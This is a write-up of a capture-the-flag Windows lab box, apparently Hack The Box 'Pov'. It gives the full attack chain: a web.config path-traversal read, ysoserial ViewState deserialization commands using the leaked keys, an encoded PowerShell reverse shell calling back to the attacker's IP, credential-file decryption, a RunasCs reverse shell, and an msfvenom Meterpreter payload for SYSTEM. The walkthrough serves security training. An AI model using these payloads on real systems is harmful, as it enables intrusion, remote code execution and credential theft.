Nmap
nmap 10.129.230.183 -A -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 06:21 CDT
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 06:22 (0:00:00 remaining)
Nmap scan report for 10.129.230.183
Host is up (0.29s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: pov.htb
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   293.64 ms 10.10.14.1
2   294.13 ms 10.129.230.183

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.05 seconds
User

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://pov.htb/ -H 'Host: FUZZ.pov.htb' -fs 12330

This is a sort of portfolio website of the dev, in one of testimonials i got to see this
there is an option to download his cv too.
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://dev.pov.htb/portfolio/default.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 368
Origin: http://dev.pov.htb
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=cNa6HaBW%2F6VoXvdhUe8ggatEKtKlwRhEA%2BwVPKrIBTZOspep0bxglwm10LuvbX9Ne5luVRTxwcBPgWuQTT%2BMGIN02qQ%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=jgUZFR7%2BSxvFdrerBLXuhTvD6O3%2B2DWQtyvpaZfkv4rf8XgQi90NI1mtXQen6CryT80vvItWbN1VjNvp%2FaxsfZym%2BFTFLODMlk8rMiS4xVjXdBfPhMHwG9jSJZmLtfh1cRjbBw%3D%3D&file=..\web.config
the download button had LFI in file here so after looking at the structure of asp.net project I came across this

first I checked for default.aspx then traversed back and downloaded the web.config file.
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
    </system.webServer>
</configuration>
searching about the __VIEWSTATE parameter I came to know that we can achieve RCE through this via deserialization attack
https://book.hacktricks.wiki/en/pentesting-web/deserialization/index.html?highlight=__viewsta#viewstate
I got a well written article on medium too:-
https://swapneildash.medium.com/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817
Here, we got our target framework which is 4.5. Let's look for the exploit of this version in the article.
C:\Users\shiva\Downloads\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9\Release>ysoserial.exe -p viewstate -g TextFormattingRunProperties --path="/portfolio" --apppath="/" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" -c "ping 10.10.14.142"
TOhlrMFvrauDgopAq%2Fumy%2FqjLcYdEE08nP5%2BQnnzhclJgq0kuuEuUwxs2c5LOuYmQjh%2BW%2F6ju4%2Br%2F4vjaBYxpk1ZCjlJzmgM3oqTa2Umjufilk9nr97yVdk45qfPMjUbGfGozctSARDlkeZu%2BKMoKGCwbJ2YjBQkCsJX1hGjbyln7MkxT9TqZhp%2F68GE9x5Ss%2FBogGMbP0rRjrljZ5bXWgGNWv03vqKhL%2Faz2hccmG6BQnE%2B3by8Ui62iZbLLSze32CNpWPbQm6VvdfoatOOKRU20vIQc1pccAXJqKHEMbmTbZCdyCuCQ9EBHuA8klOtTUlFVx8G3bh%2BiCuN4LiXu13S5Fvy8a7hke0HST%2BywK4ieU6fWvqmDQxuy37XypPM3UsJynq8K4ZHugBwHS5p8qgpPexxZb6LtXLCl%2BVDV%2FxFj9e6ExXw4VauHDsFIFnXraapmeNPhAl4AXBtIKryg3Qq6LfqZ9IWJKIPFhV%2Frjv6b%2FPVIRtJEUg2I19BTmTKHf1NYSCDef2IAkRo%2FH98jVfsS%2B87L971jH%2Fb0xWjS51TKMKIPNnVIrgCncmfLXoX02pd0VFgRhpqo5GV6%2BS8NyPWR9yEdzbojHYNgdruw31g1CPu4zCY%2BLMxXHwrmFPnJJLE%2F8YKyJy6Kz6dHxpl%2B1O8exKu3bVHAbXO7meWc7nKyQiCOa%2F35OtbYK2ljdpyOENm9kxB41hmAnul9k2d3DNImNg7mstMK%2FMiR8KcWOES7V4V4FFte4I8p2mFGGBaPVpl2hz6afqiQrBpQTjD2gWlKMrAnPg3hZKoiv44q5eiIssPtSU0clM7ME%2BJQsMi%2FvLHx5eLNonbHNXJMVYEiPkPPvP6fpdv8vpZVAAzis8odc4yuGSuqDPaPqck8fLHbv2gjeHCA6WRdoOvuGjp0WXsGLhnwIZE2ES6QsjSQXEHygky5vKHrWG2JJkOpyOzaS9Sk25PpoVXll7FO4VzzT8SCzWIdg9jD1cYoLC%2BmaPaS7DbBQv7KQtSZ1R2kmMY1lwUunhMyA0KskBF4ZfgP2JjScwRFa%2FIZzh4a%2FxmOo9437EecA7ZfCEn1FT4ZlTouasKK2KGNcL6%2BMToXt46jkMF%2BxR6JFUZrzM3Yj1Mz7V86%2BjNC%2FIsAGGzJIXTiixGmRtiOqGVkrrFHFLwDsbsTCPsw%2BAOpSmUuNB%2FbiAMiKT5Qz11vu%2B9NYWEi7Gqqqlf4G5PefAlZSmKBMdd%2BPppwpikD4Mlj5P7Tbv8ShbBUAoXwQDw%2BntNupfohghkmZvIz4wULux4G4t1L0ztQHKn3g4MA%2Fc%3D
Substitute this in the __VIEWSTATE parameter.
we are first trying to ping to our attack machine checking if the exploit works or not. Let's turn on the tcpdump.
tcpdump -ni tun0 icmp

the ping to our machine was successful now let's try to get a revshell.
C:\Users\shiva\Downloads\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9\Release>ysoserial.exe -p viewstate -g TextFormattingRunProperties --path="/portfolio" --apppath="/" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA0ADIAIgAsADUANQA1ADUAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
got the shell

came across and interesting file in documents of sfitz

This is a serialized PowerShell credential file. This is typically created when an administrator or script uses the Export-Clixml cmdlet to save a PSCredential object to disk so a script can authenticate automatically later.However, the <SS N="Password"> field contains a SecureString. When PowerShell exports a SecureString without an explicit encryption key, it encrypts the string using the Windows Data Protection API (DPAPI).
Let's try to decrypt it:-
# 1. Import the XML file back into a PSCredential object
$credential = Import-Clixml -Path "C:\Users\sfitz\Documents\connection.xml"

# 2. Extract the plaintext password using the GetNetworkCredential method
$credential.GetNetworkCredential().Password
It worked and got the pass for user alaading

Now , let's transfer RunasCs to this machine and get a revshell as alaading.
PS C:\Users\Public> Invoke-WebRequest -URI http://10.10.14.142:8000/RunasCs.exe -OutFile RunasCs.exe
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.142:4444


We got the user flag.
Root

we can see alaading has SeDebugPrivilege, I tried the method in notes involving use of psgetsys.ps1 and nc64.exe but it didn't work as we encountered error 122 which corresponds to ERROR_INSUFFICIENT_BUFFER. Gemini told this was the reason behind the failure of the script:-
The psgetsys.ps1 script you are using has a bug in its C# code: it allocates a very small memory buffer for the command arguments. When you pass a long string like /c c:\users\alaading\music\nc64.exe 10.10.14.142 4445 -e powershell, it overflows that buffer, and the Windows kernel rejects the execution to prevent a crash. So, let's move to an easier method using metasploit.
First generate a payload using msfvenom and then transfer it to the target machine.
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.142 LPORT=443 -f exe -o shell.exe
then started the multi/handler on metasploit.

and executed the payload on the target machine and got the meterpreter session. Now, we just have to find the processes running as SYSTEM like winlogon.exe, lsass.exe, etc. and migrate to it and we are done.


we finally got the shell as nt authority\system

finally we got the root flag too